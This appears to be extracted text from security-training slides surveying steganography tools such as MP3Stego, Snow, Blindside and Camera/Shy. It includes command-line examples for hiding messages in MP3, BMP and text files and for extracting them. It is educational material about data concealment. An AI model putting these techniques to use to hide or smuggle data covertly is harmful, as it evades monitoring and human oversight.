
# Tool: Steganography (Un-hiding Step 1)

Select the file to uncover information



# Tool: Steganography (Un-hiding Step 2)

Enter Password to unhide the message





# Tool: Steganography (Un-hiding Step 3)

**HIDE**

Step 1: Select a carrier file

Company Information.exe Size: 3272683

Step 2: Add/remove file or message

**Add** **Remove**

Type	Name	Size (k)
Message	secret	0

Step 3: Password

Enter password again

**Hide**

**UNHIDE**

Step 1: Specify a carrier file

councilsecret.exe Size: 3272919 bytes

Step 2: Enter password

**Unhide** (double click to save as)


Type	Name	Size (k)
Message	Secret	0

# Masker Steganography Tool

Masker is a program that encrypts files and folders and hides them inside another file

Masker hides files and folders in inconspicuous places, such as pictures, videos, and sound files




You can hide any files and even whole folders with subfolders



Hermetic Stego is a Steganography program that allows you to encrypt and hide a file of any size in one or more BMP image files, with or without the use of a stego/encryption key, so that the presence of the hidden file is undetectable, even by forensic software using statistical methods



The message is hidden in multiple BMP images files



**“Secret Message”**

Hide

# DCPP – Hide an Operating System

DCPP is a Steganography tool that hides an entire operating system inside the free space of another operating system

<http://www.securstar.com>




Windows XP

*hidden* →



Windows 2003



# Tool: Camera/ Shy


Camera/ Shy works with Windows and Internet Explorer and allows users to share censored or sensitive information buried within an ordinary GIF image


The program allows users to encrypt text with a click of the mouse and bury the text in an image. The files can be password protected for further security

Viewers who open the pages with the Camera/ Shy browser tool can then decrypt the embedded text on the fly by double-clicking on the image and supplying a password




# Camera/Shy: Screenshot 1








Encoded message...



Decoded to...





# Tool: Mp3Stego

MP3Stego will hide information in MP3 files during the compression process



The data is first compressed, encrypted, and then hidden in the MP3 bit stream

```
C:\WINDOWS\System32\cmd.exe

Z:\Development\Mp3Stego>encode -E hidden_text.txt -P pass svega.wav svega_stego.mp3
MP3StegoEncoder 1.1.15
See README file for copyright info
Microsoft RIFF, WAVE audio, PCM, mono 44100Hz 16bit, Length: 0: 0:20
MPEG-I layer III, mono Psychoacoustic Model: AT&T
Bitrate=128 kbps De-emphasis: none CRC: off
Encoding "svega.wav" to "svega_stego.mp3"
Hiding "hidden_text.txt"
[Frame 791 of 791] <100.00%> Finished in 0: 0: 6

Z:\Development\Mp3Stego>decode -X -P pass svega_stego.mp3
MP3StegoEncoder 1.1.15
See README file for copyright info
Input file = 'svega_stego.mp3' output file = 'svega_stego.mp3.pcm'
Will attempt to extract hidden information. Output: svega_stego.mp3.txt
the bit stream file svega_stego.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=off, br=9, sf=0, pd=1, pr=0, m=3, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=44.1
mode=single-ch, sblim=32, jsbd=32, ch=1
[Frame 791] Aug slots/frame = 417.434; b/smp = 2.90; br = 127.839 kbps
Decoding of "svega_stego.mp3" is finished
The decoded PCM output file name is "svega_stego.mp3.pcm"

Z:\Development\Mp3Stego>_
```

# Tool: Snow.exe

Snow is a white space steganography program and is used to conceal messages in ASCII text by appending white space to the end of lines

As spaces and tabs are generally not visible in text viewers, the message is effectively hidden from the casual observers

If the built-in encryption is used, the message cannot be read even if it is detected



## To Encode the Message to a file — myfile.doc

```
snow -m "Swiss bank a/c: 3453434" -p "password-123" myfile.doc  
myfile2.doc.
```

## To extract the message, the command would be


```
snow -p "password-123" myfile2.doc
```

# Steganography Tool: Fort Knox

Fort Knox uses MD5, Blowfish, and CryptAPI algorithms

Some features that Fort Knox supports are:

- Password protection lock
- Hiding and securing files and folders
- Logon password masking



# Steganography Tool: Blindside

Blindside can hide files of any file type within a windows bitmap image



It uses a steganographic technique supplemented with a cryptographic algorithm

```
C:\WINNT\system32\cmd.exe

C:\>BSIDE -X DECODEME.BMP
BlindSide BMP Cryptographic Tool - (c) John Collomosse 2000
Release v0.9. All Rights Reserved, contact: ma7jpc@bath.ac.uk

■ Reading bitmap file....OK
■ Image is 286902 bytes (383x249), 24 bits/pixel
■ Analysing Data Patterns....OK

Extracting.... american.txt
Extracted 1 file(s) successfully.

Done!

C:\>
```

# Steganography Tool: S-Tools

S-Tools can hide multiple applications in a single object



# Steganography Tool: Steghide

